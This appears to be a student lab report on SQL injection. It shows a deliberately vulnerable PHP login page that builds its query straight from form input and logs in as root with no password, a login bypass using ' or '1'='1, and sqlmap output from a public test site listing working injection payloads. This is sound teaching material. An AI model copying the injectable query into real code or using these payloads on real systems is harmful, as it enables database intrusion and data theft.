
localhost/ISM/ISM_Sqlmap/login.php

localhost says

Incorrect username or password

OK

localhost/ISM/ISM_Sqlmap/login
localhost / 127.0.0.1 / ism / users
Type here to search
7:03 PM
3/5/2022




localhost/ISM/ISM_Sqlmap/login
localhost / 127.0.0.1 / ism / users
localhost/ISM/ISM_Sqlmap/login.php

Incorrect username or password

Type here to search
7:03 PM
3/5/2022

SQL injection code



The holy shop
localhost / 127.0.0.1 / ism / users
localhost/ISM/ISM_Sqlmap/login.html
THE HOLY SHOP
Ths
LOGIN

LOGIN


Ojashwi

unknown' or '1'='1

Tibetan Flags

Login
© Copyright THE HOLY SHOP
Type here to search
7:11 PM
3/5/2022


Successfully logged in using SQL injection




localhost/ISM/ISM_Sqlmap/login
localhost / 127.0.0.1 / ism / users
localhost/ISM/ISM_Sqlmap/login.php
Type here to search
7:12 PM
3/5/2022

Your purchase is Tibetan Flags


CODE SCREENSHOTS:



```html

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>The holy shop</title>
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css">
<link rel="stylesheet" href="login.css">
<link rel="preconnect" href="https://fonts.googleapis.com">
<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
<link href="https://fonts.googleapis.com/css2?family=Dancing+Script:wght@700&display=swap" rel="stylesheet">
<link href="https://fonts.googleapis.com/css2?family=Playfair+Display&display=swap" rel="stylesheet">
</head>
<body>
<div class="container">
<div class="row">
<div class="column left">
<section class="left">
<div class="left-container">
<div class="heading">
<h1> THE HOLY SHOP</h1>
</div>
</section>
</div>
<section class="column right" >
<div class="right-container">
<nav>
<div class="logo">
<h4>Ths</h4>
</div>
<ul class="mainMenu">
<li><a href="./login.html">LOGIN</a></li>
</ul>
</nav>
</div>
```



```css
body{
    margin:0;
    font-family: 'Times New Roman', Times, serif;
}

.container{
 margin-top: 0;
}
.column {
 float: left;
}

.row:after {
 content: "";
 display: table;
 clear: both;
}
.left{
 width: 35%;
 margin-top: 0;
 background-color: #002366;
 height:642px;
 width: 35%;
 display: inline;
 position: fixed;
}
.right{
 margin-top: 0;
 height:610px;
 width:65%;
 display: inline;
 float: right;
 background-color: #FEFBF3;
}
h1{
 margin-top: 0;
 padding: 100px 60px;
```




```php
<?php
$jj='';
$pss='';
$username = $_POST["username"];
$password = $_POST["password"];
$purchase = $_POST["purchase"];
$conn = mysqli_connect("localhost", "root", "", "ism");
$sql = "SELECT * FROM users WHERE username = '$username' and password = '$password' and purchase = '$purchase'";
$result=mysqli_query($conn, $sql);
$num= mysqli_num_rows($result);
if($num>0)
{
while( $row=mysqli_fetch_assoc($result))
{
if($username==$row['username'] and $password==$row['password'] and $purchase==$row['purchase'])
echo "Hello", " ", $username,".";
echo "Your purchase is", " ", $purchase;
}
}
else{
    echo "Incorrect username or password";
    echo '<script>alert("Incorrect username or password")</script>';
}

?>

```

SQLMAP SCREENSHOTS

TEST WEBSITE: http://testphp.vulnweb.com/login.php

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs


This command lists the database available.



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
esponsible for any misuse or damage caused by this program

[*] starting @ 10:29:44 /2022-03-05/

[10:29:44] [INFO] testing connection to the target URL
[10:29:45] [INFO] testing if the target URL content is stable
[10:29:46] [INFO] target URL content is stable
[10:29:46] [INFO] testing if GET parameter 'cat' is dynamic
[10:29:46] [INFO] GET parameter 'cat' appears to be dynamic
[10:29:47] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[10:29:47] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[10:29:47] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[10:29:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:29:54] [WARNING] reflective value(s) found and filtering out
[10:29:56] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="bla")
[10:29:56] [INFO] testing 'Generic inline queries'
[10:29:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:29:57] [INFO] GET parameter 'cat' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[10:29:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:29:57] [WARNING] time-based comparison requires larger statistical model, please wait.................... (done)
[10:30:16] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:30:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:30:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:30:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:30:19] [INFO] target URL appears to have 11 columns in query
[10:30:20] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
```

There are two tables acuart and information_schema




kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.

```
[10:29:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:29:54] [WARNING] reflective value(s) found and filtering out
[10:29:56] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="bla")
[10:29:56] [INFO] testing 'Generic inline queries'
[10:29:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:29:57] [INFO] GET parameter 'cat' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[10:29:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:29:57] [WARNING] time-based comparison requires larger statistical model, please wait.................... (done)
[10:30:16] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:30:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:30:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:30:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:30:19] [INFO] target URL appears to have 11 columns in query
[10:30:20] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b4173575363446778554a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:30:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
